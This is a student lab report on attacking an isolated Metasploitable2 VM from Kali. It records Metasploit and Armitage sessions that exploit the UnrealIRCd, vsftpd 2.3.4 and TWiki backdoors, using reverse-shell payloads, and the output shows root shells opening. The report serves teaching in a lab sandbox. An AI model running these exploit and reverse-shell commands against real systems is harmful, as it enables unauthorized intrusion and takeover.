

# Lab 9 - Attacking Linux with Metasploit Framework

Name: Hamza Abdellah Ahmed

ID: 18P7231


IP of Metasploitable Linux :

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:48:91:6d
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe48:916d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4691 (4.5 KB)  TX bytes:8546 (8.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB)  TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$ _
```

IP of Kali Linux :



```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
      inet6 fe80::fc25:db25:aaff:975c  prefixlen 64  scopeid 0<link>
      ether 08:00:27:48:91:6d  txqueuelen 1000  (Ethernet)
      RX packets 1811678  bytes 2284785671 (2.1 GiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 673894  bytes 72791899 (70.3 MiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0<lo>host>
      loop  txqueuelen 1000  (Local Loopback)
      RX packets 8475728  bytes 1658239111 (1.5 GiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8475728  bytes 1658239111 (1.5 GiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

kali@kali:~$
```

service postgresql start & service postgresql status:

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# service postgresql start

(root@kali)-[/home/kali]
# $ service postgresql status
$: command not found

(root@kali)-[/home/kali]
# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; prese>
   Active: active (exited) since Mon 2022-12-12 10:03:48 EST; 1 week 4 day>
   Process: 82098 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 82098 (code=exited, status=0/SUCCESS)
   CPU: 1ms

Dec 12 10:03:48 kali systemd[1]: Starting PostgreSQL RDBMS ...
Dec 12 10:03:48 kali systemd[1]: Finished PostgreSQL RDBMS.
lines 1-9/9 (END)
```

msfdb init :

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

(root@kali)-[/home/kali]
#

(root@kali)-[/home/kali]
# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; prese>
   Active: active (exited) since Mon 2022-12-12 10:03:48 EST; 1 week 4 day>
   Process: 82098 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 82098 (code=exited, status=0/SUCCESS)
   CPU: 1ms

Dec 12 10:03:48 kali systemd[1]: Starting PostgreSQL RDBMS ...
Dec 12 10:03:48 kali systemd[1]: Finished PostgreSQL RDBMS.
lines 1-9/9 (END)
```

## Msfconsole

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.6
```

```
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
root@kali: /home/kali
File Actions Edit View Help

      =[ metasploit v6.2.29-dev                               ]
+ -- --=[ 2271 exploits - 1189 auxiliary - 404 post           ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops                ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.5:4444
[*] 192.168.1.6:6667 - Connected to 192.168.1.6:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.6:6667 - Sending backdoor command ...
█
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
root@kali: /home/kali
File Actions Edit View Help

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    RHOSTS           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     LHOST           yes       The target host(s)
  LPORT     LPORT           yes       The target port (TCP)

Exploit target:
```

**msf exploit(vsftpd\_234\_backdoor) > set RHOST 172.16.108.172**

**msf exploit(vsftpd\_234\_backdoor) > set payload cmd/unix/interact**

**msf exploit(vsftpd\_234\_backdoor) > exploit**

**whoami**

**uname -a**

```
root@kali: /home/kali
File Actions Edit View Help
Name Current Setting Required Description
-----
0 Automatic

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit


[*] 192.168.1.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[*] 192.168.1.6:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:34779 -> 192.168.1.6:6200) at
2022-12-23 12:01:28 -0500
```

```
root@kali: /home/kali
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit


[*] Started reverse TCP double handler on 192.168.1.5:4444
[*] 192.168.1.6:6667 - Connected to 192.168.1.6:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.1.6:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo seM9JbiDSbSC4fqh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "seM9JbiDSbSC4fqh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.5:4444 -> 192.168.1.6:46488) at
2022-12-23 12:11:12 -0500

whiami
sh: line 7: whiami: command not found
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Click on the “Hosts” tab and then click on “Add Hosts”




Click on the “Hosts” tab and then click on “Add Hosts”



Right Click on the host entry and select “Shell 1” -> “Interact”



I have typed commands “whoami” and “uname -a”




Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?

A - Because in ipv4 we have limited number of IPs, so we must use NAT to control the limited number of ipv4 available addresses. B- Metasploitable is full of vulnerabilities[intentionally] and its purpose is for testing and learning, not to be public to the world, otherwise its vulnerabilities

will leak to the other devices on the same network and cause cyber catastrophics if an attacker noticed.

## exploit another vulnerability using msfconsole




```
kali@kali:~$ msfconsole

msf5 (root) >

msf5 (root) > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/twiki_history) > set RHOST 192.168.1.6
RHOST => 192.168.1.6
msf5 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.1.5:4444
[*] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/twiki_history) >
```

## exploit another vulnerability using Armitage



```
Armitage View Hosts Attacks Workspaces Help

twiki

Console X | Scan X | exploit X | Shell X | exploit X

[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf5 exploit(unix/webapp/twiki_history) > set TARGET 0
TARGET => 0
msf5 exploit(unix/webapp/twiki_history) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf5 exploit(unix/webapp/twiki_history) > set LPORT 16576
LPORT => 16576
msf5 exploit(unix/webapp/twiki_history) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf5 exploit(unix/webapp/twiki_history) > set RPORTR 80
RPORTR => 80
msf5 exploit(unix/webapp/twiki_history) > set URI /twiki/bin
URI => /twiki/bin
msf5 exploit(unix/webapp/twiki_history) > set SSL false
SSL => false
msf5 exploit(unix/webapp/twiki_history) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.1.5:16576
[*] Successfully sent exploit request
msf5 exploit(unix/webapp/twiki_history) >
```